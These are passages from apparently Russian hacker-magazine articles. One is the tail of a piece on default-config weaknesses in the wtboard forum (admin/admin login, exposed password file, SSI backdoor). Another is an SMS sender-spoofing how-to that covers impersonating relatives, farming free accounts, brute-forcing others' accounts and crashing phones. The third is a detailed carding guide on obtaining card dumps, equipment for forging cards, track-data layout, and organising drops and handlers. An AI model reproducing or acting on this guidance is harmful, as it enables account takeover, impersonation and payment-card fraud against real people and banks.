Нет, не все. Я не сказал настоящей причины, по которой я выбрал wtboard. Я юзал этот форум приличное время, поэтому знаю его устройство как свои 5 пальцев. Кроме указанной проблемы, у этой системы имеются значительные изъяны в дефолтной установке, поэтому мне захотелось копать дальше. Хочу рассказать тебе об этих изъянах, чтобы ты не оказался случайной жертвой хакера. По дефолту имеется такой хороший файлик wtbadmin.txt. Где он находится, ты, надеюсь, догадался, а о содержимом я расскажу. Туда вписываются юзеры, которым разрешено администрировать борду. Формат файла следующий: user;;pass;;access. Так вот, если ты не поменяешь этот файл, любой желающий сможет тебя задефейсить, войдя под логином admin с аналогичным паролем. Даже если ты изменил значение файла, есть шанс, что тебя поимеют. В моем примере я выложил data в область, доступную для httpd. Так делать нельзя, поскольку любой желающий может запросить cgi-bin\data\wtbadmin.txt и подглядеть системные аккаунты. Подглядеть - это в лучшем случае. В худшем, хакер немного порулит твоей бордой, подключит через SSI бэкдор и будет рулить системой. Чтобы всего этого не произошло, очень рекомендуется увести системные конфиги за пределы WWW, а также переименовать структурные файлы как физически, так и в wtboard.ini. И напоследок закачай во все системные каталоги .htaccess с директивой Deny from all - это не позволит злоумышленнику лазить где не надо. Только в этом случае ты защитишься от указанных недочетов. А от этой дырочки официального спасения пока не существует, зато существует неофициальное - я переписал кусок кода, заносящий в хеш переменные из потока (функция initiate()), пропатченную версию форума ты найдешь на нашем диске. Искренне надеюсь, что эта статья будет тебе хорошим уроком - программистам нельзя доверять, особенно если они поддерживают OpenSource-проект и родом из России :).





В статье я назвал лишь основные баги. Об остальных CGI-уязвимостях ты можешь прочесть на www.opennet.ru/base/sec/cgi_security.txt.html.



Два сообщения якобы от одного лица

hiNt (hint@real.xakep.ru)

SMS-спуфинг — подстава месяца!

Эту статью я пишу за день до сдачи майского номера в печать, то есть в самый последний момент, когда это возможно сделать. И дело вовсе не в том, что я раздолбай и сдаю работу не вовремя. Дело в том, что я очень хочу поведать тебе один маленький, но крайне полезный секрет, который случайно открыл этой ночью. Зная ЭТО, ты сможешь слать sms-сообщения, указывая в качестве отправителя абсолютно любой номер! Это легко, но об этом очень мало кто знает. А те, кто знают - помалкивают и используют свои знания в темных целях. Я не жадный, читай!


ПОДМЕНА ОБРАТНОГО АДРЕСА В SMS-СООБЩЕНИЯХ

НОЧЬ. МЕТЕЛЬ. КЛИКАТЕЛЬ

За окном – темно и метель (это в мае-то!). В мониторе белеет открытый браузер на ya.ru с запросом "sms программа отсылка". В трее, на часах - 2:04AM. Я ищу софт, позволяющий экономить время и не заходить каждый раз на сайт своего ОПСОСА (за цензурой в журнале следят как надо, просто это сокращение от "ОПератор СОтовой Связи"), а отправлять sms'ки при помощи специального софта. Перелистывая бесконечные страницы со ссылками, натыкаюсь на некий Clickatell Bulk SMS Gateway. Забавно звучащий на русском "Кликатель" весело сообщал, что может без проблем интегрироваться с моей существующей системой сообщений в течение пары минут, также он говорил, что без проблем пошлет смс через SMPP, HTTP/S, SMTP, FTP и много через что еще. Произвольно выбрав из списка предлагаемого софта Messenger Pro 3, качаю и устанавливаю. Заинтересовавшись, даже регистрирую и ввожу код активации, полученный sms'кой на мобилу. Ну что ж, вот кликатель и предстал передо мной во всей красе: адреса, шаблоны, настройки... Стоп, настройки! Первым делом я по привычке ткнулся туда и не пожалел.

ОБ ЭТОМ ПОЖАЛЕЛИ МОИ ДРУЗЬЯ


Опций было не так много, чтобы можно было запутаться. Но ровно столько, сколько нужно для такого рода программы. Не будем разбирать ее возможностей, ведь, во-первых, ты не за этим читаешь статью, а во-вторых, Эшу и так всегда хронически не хватает материала в его рубрику PC Zone. Так вот, в нижнем левом углу красовалась строка Sender ID, а ее значение было "Clickatell". Еще не до конца осознавая, что я делаю, я послал себе тестовую смс и убедился в своей правоте. Сообщение было доставлено от адресата с номером "Clickatell". Нет, ну я понимаю, что номер не может быть буквенным. Просто ведь тебе приходят системные сообщения от MTS, MEGAFON и т.д.? Вот и это то же самое. Разработчики программы явно не подозревали, что их детище запустит русский человек. Им и в голову не приходило, как можно подставлять людей при помощи этой опции. Итак, для проверки я ввел мамин телефон (7916xxxxxxx), потом зашел во вкладку SMS и сделал свое черное дело - отправил себе сообщение на мобилу. Через несколько секунд моя нокия негромко хрюкнула, и на дисплее высветилось - Mother. Обрадовавшись легкой победе, я начал одного за другим подкалывать своих друзей. Для начала Бублик получил срочное сообщение от Куттера: "Privet. Srochno vstavai, sadis' za comp i pishi stat'yu pro prezervativi v novuyu rubriku, 6kb". Далее Симбиозис был послан к девяти утра на Красную площадь брать интервью у представителя комитета по компьютерной безопасности нашего правительства, а трое моих сокурсников признались друг другу в нетрадиционной любви. Далее мои забавы внезапно закончились, потому что...



Активация кода через веб. Номер уже в бане, нужно сменить

СУРОВАЯ РЕАЛЬНОСТЬ

Потому что у меня, оказывается, закончился лимит бесплатных sms'ок, о чем говорила надпись в нижнем правом углу: Balance: 0.0. Тогда я просто попробовал зарегистрировать еще один аккаунт, снова на свою мобилу. Код активации был получен без проблем - все сработало. Я получил дополнительные пять попыток поглумиться над приятелями. Уже ради спортивного интереса, проверяя, дураки ли сидят в саппорте Кликателя, я



Messenger Pro 3 - самый легкий путь подшутить над другом!


быстро растратил 5 сообщений и повторил процесс регистрации/активации вновь. Оказалось, что не дураки. Третья попытка не увенчалась успехом - мой телефонный номер попросту забанили :(.

СОБИРАЕМ КРЕДИТЫ

Итак, давай посчитаем, сколько волшебных sms'ок мы можем послать. Как показали мои наблюдения, из одного номера можно выжать два (иногда три) аккаунта по 10 sms-кредитов. Именно десять, а не пять, как было сказано раньше. Дело в том, что в парном процессе тестирования возможностей Кликателя, я выяснил следующее: если выполнять активацию кода не в окне приложения программы Messenger-Pro 3, а в браузере, по адресу www.clickatell.com/central/central/activation.php, то разработчики щедро дарят нам на 5 смсок больше. Честно говоря, я так и не понял, в чем причина этой разницы. Возможно, как предположил Никитос, это моральная компенсация за просмотр баннеров. Но нас это не должно особо волновать, мы будем слать, слать и слать. После того как лимит исчерпан полностью, нужно искать другой мобильный номер. Попроси, например, друга продиктовать тебе код из полученной на его номер мессаги. Так, постоянно обращаясь к многочисленным друзьям, можно увеличить число сообщений бесплатно и абсолютно легально! Есть, конечно же, другие пути получения аккаунта, и далеко не триального. Во-первых, можно запастись здоровым именным словарем (имена чаще всего приносят успех) и окунуться в брутфорс. Если повезет, то ты "вспомнишь" пароль от чьего-нибудь богатого аккаунта, содержащего на борту несколько тысяч sms'ок. Также смс-кредиты можно приобрести за свои (или чужие, если по креде) кровные по кредитной карте или WIRE-чеку. Приблизительная цена тысячи сообщений - 50 удмуртских ежей.

ПРИМЕНЕНИЕ

Социальная инженерия. Владея ей в совершенстве, можно произвести взлом, основанный на человеческом факторе. Можно крупно кого-нибудь подставить, подшутить или напугать. Также подмену адреса from в смс-сообщениях выгодно использовать в домашних целях. Смотри, подставляешь свой номер в caller ID и пишешь нужное сообщение. Человек отвечает, и ответ принимает уже твоя мобила. А смысл в чем? А смысл в том, что исходящие послания у тебя получаются бесплатными! Главное быть рядом с компом. Кстати, также проверено, что если текст какой-нибудь известной "смертельной" смски, вроде "%English" для некоторых моделей Сименса, поместить в поле from, то эффект зависания будет иметь место быть :). Экспериментируй! Я уверен, что ты найдешь много интересных применений этой фишке, которыми поделишься со мной – пиши на hint@real.xakep.ru.



Вот так твои SMS'ки доходят из программы на нужный мобильный номер

b00b1ik (b00b1ik@real.xakep.ru)



ПЛАСТИКОВЫЙ РАЙ

После всего того, что Хакер написал о кардинге и кардерах, могло сложиться впечатление, что искусство отмывания денег с чужих кредиток заключается лишь во вбивании номеров CC с целью купить у самого же себя аккаунт на порносайте. На самом деле, если подходить к делу творчески, открывается целое поле для мошеннической деятельности, кишащее разнообразными вариантами махинаций. В последнее время все популярнее становится "пластиковый" путь, когда кардер физически изготавливает поддельную кредитную карту и снимает с нее несколько тысяч долларов.

ИЗГОТОВЛЕНИЕ ПОДДЕЛЬНЫХ КРЕДИТНЫХ КАРТ

ЛИКБЕЗ

Для начала я расскажу об основных понятиях и сленге, которым оперируют кардеры. Дамп - это информация, записанная на магнитную полосу карты. Он обычно состоит из трех треков ("дорожка", англ.), каждый из которых представляет собой набор байт, несущий некоторую идентифицирующую карту информацию. Самый главный трек - второй, имея его, можно частично восстановить информацию, хранящуюся на первой дорожке. В большинстве карт используются только первый и второй треки, третий же существует лишь для записи дополнительной технической информации о транзакциях, которая чаще всего не представляет интереса для кардеров. Данные с магнитной ленты карточки считываются при помощи специального устройства, называемого POS-терминалом. Этот девайс связан с банковской системой и проверяет на корректность считанные данные, после чего осуществляет финансовую операцию - перевод денег с одного счета на другой.


Портативный ридер MSR500. Стоит $250

Ключевой этап всей технологии "пластикового" кардинга - изготовление поддельной карточки - невозможен без специального оборудования и дампов реальных карт. Ведь даже зная полную информацию о карте и ее владельце, можно составить лишь первый трек дампа, второй, самый главный, восстановить по этим данным невозможно. Существует несколько способов получения дампов карточек жертв. Каждый кардер, занимающийся пластиком, выбирает наиболее выгодный для него способ.

Самый жестокий путь, который выбирают настоящие экстремалы - взлом процессингового центра банка или платежной сети, в которой производятся операции реальных магазинов. После получения контроля над руководящими серверами, изъять несколько тысяч дампов не составит большого труда. Более того, ты сможешь сам процессить финансовые платежи и перевести увесистую сумму на анонимный счет в каком-нибудь черногорском банке. Второй путь, пожалуй, самый популярный, состоит в следующем. Покупаются портативные ридеры карт и раздаются своим людям, которые работают в различных фирмах, клиенты которых часто расплачиваются кредитками. Такие вот "крысы" снимают информацию с карточек клиентов и передают ее кардерам.

И, наконец, самый простой путь - просто покупать дампы у людей, которые достали их одним из вышеуказанных способов. После того как ты получил дамп какой-то сс, данные наносятся на магнитную ленту подпольно изготовленной карты. К работе с таким вот пластиком кардеры подходят уже очень серьезно. Часто подделываются документы на имя кард-холдера, чтобы их можно было предъявить по просьбе кассира в случае возникновения каких-то подозрительных моментов в процессе осуществления платежа. Изготовив несколько карт, мошенники начинают их прокатывать в различных магазинах, покупая ценный товар (обычно дорогую электронику, ювелирные изделия, одежду etc.). Само собой, все накарженное таким образом добро впоследствии выгодно сбывается по более низкой цене, но за уже вполне реальные шуршащие деньги. Однако и тут для кардеров не все так гладко, как могло показаться. Наличие дампа еще не гарантирует его стопроцентную работоспособность: из десяти карт в среднем три дают отказ по каким-либо причинам. А теперь представь такую картину. Набрал кардер полную тележку ноутбуков, подошел к кассе, а креда на имя Джона Ричардсона из Аризоны бабах - и не работает. И тут он, не краснея, достает другую, на имя подданной Великобритании Элизабет Тейлор, но карта опять не принимается. Друг, его повяжут еще до того, как он достанет третью карточку, оформленную на богача из Испании.

Согласись, это довольно палевное занятие, и подходить к каждой покупке надо со всей ответственностью - валидность той или иной кредитки опытные мошенники проверяют с мобильника через специальные wap-сайты не-


POS-терминал P70 - хит продаж, используется во многих магазинах


Заготовка CR-80 с магнитной лентой для печати на ней изображения. $0,16 за штуку

посредственно перед совершением транзакции. Стоит учитывать и тот факт, что, работая с реальным пластиком, кардеры уже занимаются откровенным мошенничеством. Учитывая, что редко когда мошенник работает один, это уже "преступление, совершенное группой лиц по предварительному сговору" - условный срок может не удовлетворить судей.

ОБОРУДОВАНИЕ ДЛЯ ПЕЧАТИ КАРТ

Чтобы изготовить карты, ничем не отличающиеся по виду от настоящих, требуется специальное оборудование и так называемый "белый" пластик, который, на самом-то деле, не обязательно бывает белым - кардеры люди экономные, зачем тратиться на лишнюю краску, если карта, скажем, синяя? Сам пластик представляет собой кусок устойчивой к механическим и термическим повреждениям пластмассы и имеет габариты 85,6х53,9х0,76 мм. Сам механизм превращения белого пластика в полноценную карту состоит из нескольких этапов.

Для небольших тиражей используется метод сублимационной печати. Для этой цели используются специальные принтеры, печатающие изображения прямо на пластике. В зависимости от цены и производителя, они бывают монохромные или цветные, односторонние или двусторонние. В принципе, существенной разницы между односторонними и двусторонними принтерами нет, просто при печати на картах придется одну и ту же болванку прогонять дважды: сначала с одной стороны, потом с другой. Безусловными требованиями к печатающему оборудованию являются разрешение в 300 точек на дюйм и возможность печати без полей на картах толщиной 0,76 мм.

Если принтер не подходит хотя бы по одному из этих требований, то он не подходит для печати кредитных карт в принципе. Некоторые такие принтеры имеют возможность подключать дополнительные блоки, позволяющие наладить целый конвейер, выполняющий кучу операций над изготавливаемой картой. Встроенный ламинатор после печати изображения на карте позволяет покрыть ее тонкой защитной пленкой, энкодер позволяет нанести дамп на магнитную полосу карты, при помощи эмбоссера на карту путем выдавливания наносится идентифицирующая информация - инфа о владельце, карте и банке-эмитенте. Типпер позволяет окрашивать эмбоссированный текст, также возможно подключение устройства, позволяющего вклеивать голограммы и полосы подписей. Самые известные торговые марки сублимационных и термотрансферных принтеров - Eltron и Fargo. Стоят такие принтеры от тысячи долларов и позиционируются производителями как устройства для печати клубных карт :). Подробнее об этом рассказано на www.eltron.ru.

Если принтер не поддерживает возможность подключения дополнительных модулей, описанных выше, кардеру приходится отдельно покупать все это оборудование. Все эмбоссеры дают на выходе одинаковое качество, и разница между ними только в цене, которая зависит от их производительности. Самый дешевый вариант - ручной эмбоссер - не требует даже электропитания. При выборе типпера стоит обратить внимание на цену и доступность фольги для него. Пожалуй, это все оборудование, которое потребуется кардеру для организации подпольного цеха по производству левых карт. Полный набор оборудования можно купить за 3-4 тысячи долларов.

ЧТО У ДАМПА ВНУТРИ?

Как я уже говорил, дамп представляет собой совокупность информации, записанной на треки магнитной ленты кредитной карты - основной интерес для кардера представляют только первый и второй треки. Возьмем абстрактный пример дампа, состоящего из треков 1 и 2, и разберемся, что в них записано:

B4000001234567890^PETROV/IVAN^03101011123400567000000;;4000001234567890=03101011123495679991. В этом примере B4000001234567890^PETROV/IVAN^03101011123400567000000 является информацией первого трека, а 4000001234567890=03101011123495679991 - информация, занесенная во второй трек. Не стоит пытаться использовать алгоритм построения первого трека, используя данные со второго, так как приведенный выше пример является лишь наглядным пособием, и в разных банках используются разные шаблоны.

Теперь посмотрим пристальнее на первый трек: он начинается с латинской буквы B, которая указывает на то, что это банковская карта. 400000 123456789 0 - это так называемый номер карты или PAN, как его называют профессионалы, 400000 - BIN, по которому можно определить банк, эмитировавший карту, и тип самой кредитки, 123456789 - номер карты в банке.


Принтер для печати на пластиковых картах. Стоит чуть больше $1k

Ноль в самом конце PAN'а является контрольной цифрой. ^PETROV/IVAN^ - имя владельца карты, кард-холдера. 0310 - экспайр карты, то есть та дата, до которой карта является действительной. В данном случае это октябрь 2003 года. 101 – сервис-код. Обычно он равняется 101. 1 - номер ключа, по которому зашифрован PIN-код карты. Нужен только при работе с банкоматом и при тех операциях, когда требуется PIN. 1234 - зашифрованное значение PIN-кода. Нужно оно в тех же случаях, что и номер ключа выше. 567 - CVV, проверочное значение для номера карты. Получается путем шифрования парой банковских ключей сервис-кода, PAN'а и экспайра. CVV2 получается тем же путем, только сервис-код заменяется нулями, из-за чего значения ЦВВ и ЦВВ2 отличаются друг от друга. Второй трек во многом схож с первым, но он не является основным, и, имея его, можно построить информацию с первого трека.

РАЗДЕЛЕНИЕ ТРУДА

Умный кардер никогда не станет делать всю работу в одиночку. На это у него просто не хватит сил и времени. Да и небезопасно это. Поэтому профессиональный кардер лишь руководит глобально всем процессом, мотивируя хорошими деньгами специально нанятых им людей. Сам же он, по сути, остается "не при делах", только рубит капусту с оборота. Но обо всем по порядку.

Держать оборудование для печати пластика у себя дома кардер не станет - зачем ему лишний риск? Обычно для этого есть специальный человек, который мало с кем контактирует и особо нигде не светится. У него хранится все оборудование, а кардер платит ему деньги за работу, молчание и послушание. Имя, адрес и телефон такого человека кардер обычно нигде не записывает из соображений конфиденциальности и посещает его в строго оговоренное заранее время лишь для того, чтобы забрать изготовленные карты и принести новую порцию дампов. Следующий этап - покупка всяческого стафа за счет владельца подделанной карты. Этим занимаются дропы - люди интеллигентного вида, которые ходят по магазинам с фейковым пластиком и совершают дорогие покупки. Умные кардеры выстраивают также третий уровень

РАБОТНИКИ КОСТРА

В интернете я наткнулся на печальную историю о так называемых работниках Костра. Эти парни, выехав за границу для прокатывания левых карт в магазинах, попались в руки стражей порядка. Самое интересное, что вся операция была спланирована до мелочей и не дала ни единого сбоя. Накупив кучу ноутбуков, ребята направились к месту сбора и решили по пути приобрести телефонных карт долларов на тридцать. Еще полчаса назад карта, на которую они покупали товар, отлично работала. Решив не проверять ее на работоспособность, парни пошли отовариваться телефонными картами и попались в руки полисменов :(. Вроде как они до сих пор сидят в польской тюрьме, пытаясь доказать свою невиновность и выбраться на свободу.




Хотя принтерные карты и стоят дешевле офсетных, но вероятность того, что кардер на них спалится, потеряв кучу дампов, времени, нервов и свою свободу, велика.



Кардер никогда не идет на дело, не проверив предварительно карту. Еще полчаса назад отлично работавшая карта может дать отказ по каким-либо причинам, даже при оплате мелкой покупки.



Более подробную информацию о работе с пластиком можно получить на ресурсах в интернете, посвященных кардингу: www.cvv.ru и www.carderplanet.cc. На форумах этих проектов лежит много инфы, которой делятся профессионалы.


Сайт с кучей оборудования, необходимого настоящему кардеру

защиты - нанимают надежного человека, который подыскивает подходящих дропов, шпыняет их, проводит разъяснительные беседы, повышение квалификации и т.д :).

Дроп получает за свою работу процент, соответственно, он напрямую заинтересован в получении максимальной прибыли с каждой карты, но и о своей заднице он тоже постоянно беспокоится - ведь, если что, крайним окажется именно он. Человек, занимающийся контролем дропов, ходит с ними по магазинам, контролируя производимые покупки, после чего собирает товар и передает его кардеру в заранее оговоренном месте в назначенное время. Для связи с таким дроповодом у кардера существует отдельная мобила и заранее придуманная байка на случай, если вдруг дропа или дроповода повяжут, и придется объяснять дядям-милиционерам, по какой причине они так много общались.

Само собой, в разговорах по телефону кардер и дроповод используют специальный сленг и своего рода стеганографию в стиле "Ездил к бабушке, привез яблок, антоновка, килограмм 10. Давай встретимся, покушаешь, витамины нужны, скоро зима". То же самое касается и СМС - федералы могут долго "пасти" кардеров, стараясь собрать как можно больше доказательств. Как я уже отмечал выше, кардер должен доверять дроповоду, ведь он всегда рассказывает ему все, что сам знает о работе с пластиком. Это делается для того, чтобы дроповод мог грамотнее направлять своих дропов и давать им полезные советы, в результате чего дроп будет чувствовать себя увереннее и сможет импровизировать при выполнении заказа, играя то импульсивного итальянца, то скупого немца, то сынка понурого, но богатого англичанина.

Все это благотворно влияет на исход операции, что очень важно для любого члена выстроенной цепочки: каждый пойманный дроп увеличивает шансы на крах всей системы в целом и приближает то время, когда кардер попадет за решетку. Дропы также, во избежание подозрительных взглядов продавцов, должны соответствовать своим внешним видом той сумме, на которую делается заказ. Действительно, если бы я был продавцом, и у меня производилась покупка дорогого ноутбука человеком бомжеватого вида, я бы тотчас же забил тревогу :). Чаще всего выручка делится между "коллегами" следующим образом: человек, у которого хранится оборудование для печати пластика, получает 5-10% от общего дохода, дроп за свой труд поощряется 10-20% от общака, а дроповод имеет свою долю примерно в 20-30%. Таким образом, умный кардер, руководя всем процессом и являясь мозгом организации, получает ни много ни мало - 40-60%, что является неплохим наваром, согласись. Ведь с одной карты при хорошем раскладе можно снять до $10k, соответственно, если 10 дропов будут облизывать по одной карте в день, месячный доход кардера с учетом выходных и праздничных дней составит более полумиллиона долларов! Тут уже можно подумать об оплачиваемом отпуске, медицинской страховке и бесплатных обедах в ресторане для своих сотрудников :).

!!!

Вся информация, приведенная в статье, дана исключительно в ознакомительных целях. За любое использование читателем этой информации автор и редакция журнала не несут никакой ответственности.

КТО ЗА ЭТО ПЛАТИТ?


Наверное, ты уже задался вопросом: кто же остается крайним при такого рода кардерских махинациях с использованием карточек с краденными дампами? Возьмем, к примеру, мануалы международной платежной системы Visa. Все операции возлагаются в случае махинаций на банк-эмитент, то есть на банк, выдавший кредитную карту кард-холдеру. Но это совсем не значит, что можно радостно потирать руки и идти в магазин договариваться с продавцом о работе "фифти-фифти" и день и ночь без устали прокатывать карточки через пос-терминал.

Визовские мануалы гласят, что если в торговой точке будет превышен разрешенный процентный барьер операций, по которым приходят отказы и протесты, и банк, обслуживающий торговую точку, ничего по этому поводу не предпринимает, то платежная система имеет право оспорить данные операции и возложить все убытки на этот банк. Это не значит, что дело тухлое. Можно прокатывать карты через POS-терминал магазина, но за короткий срок (в течение нескольких дней). В этом случае банк, обслуживающий торговую точку, может оспорить возложенную на него материальную ответственность, заявив и доказав, что на момент проведения мошеннических операций у него не было никаких опротестований, и он не мог принять никаких мер по отношению к торговой точке. Тогда уже убытки будет нести сама платежная система (Виза или любая другая, в зависимости от того, какие фальшивые карты были использованы). Получается, что на деньги попадают все, в зависимости от того, как работали кардеры.

Разумеется, никто не желает расставаться со своими честно заработанными деньгами, и все стараются максимально себя обезопасить, предотвратив заранее возможное кидалово. Многие торговые точки, обслуживающие клиентов по кредитным картам, требуют предъявления вместе с карточкой документов, удостоверяющих личность. Этот шаг является неправомерным, так как никто не имеет права требовать с тебя документы до начала авторизации. В процессе авторизации, если появились какие-то вопросы, неувязки, требование предъявить документы вполне нормально, но ДО авторизации - самая настоящая импровизация работников торговых точек. С другой стороны, их тоже можно понять: никто не желает быть кинутым, и излишняя осторожность никогда не помешает.

ЭПИЛОГ

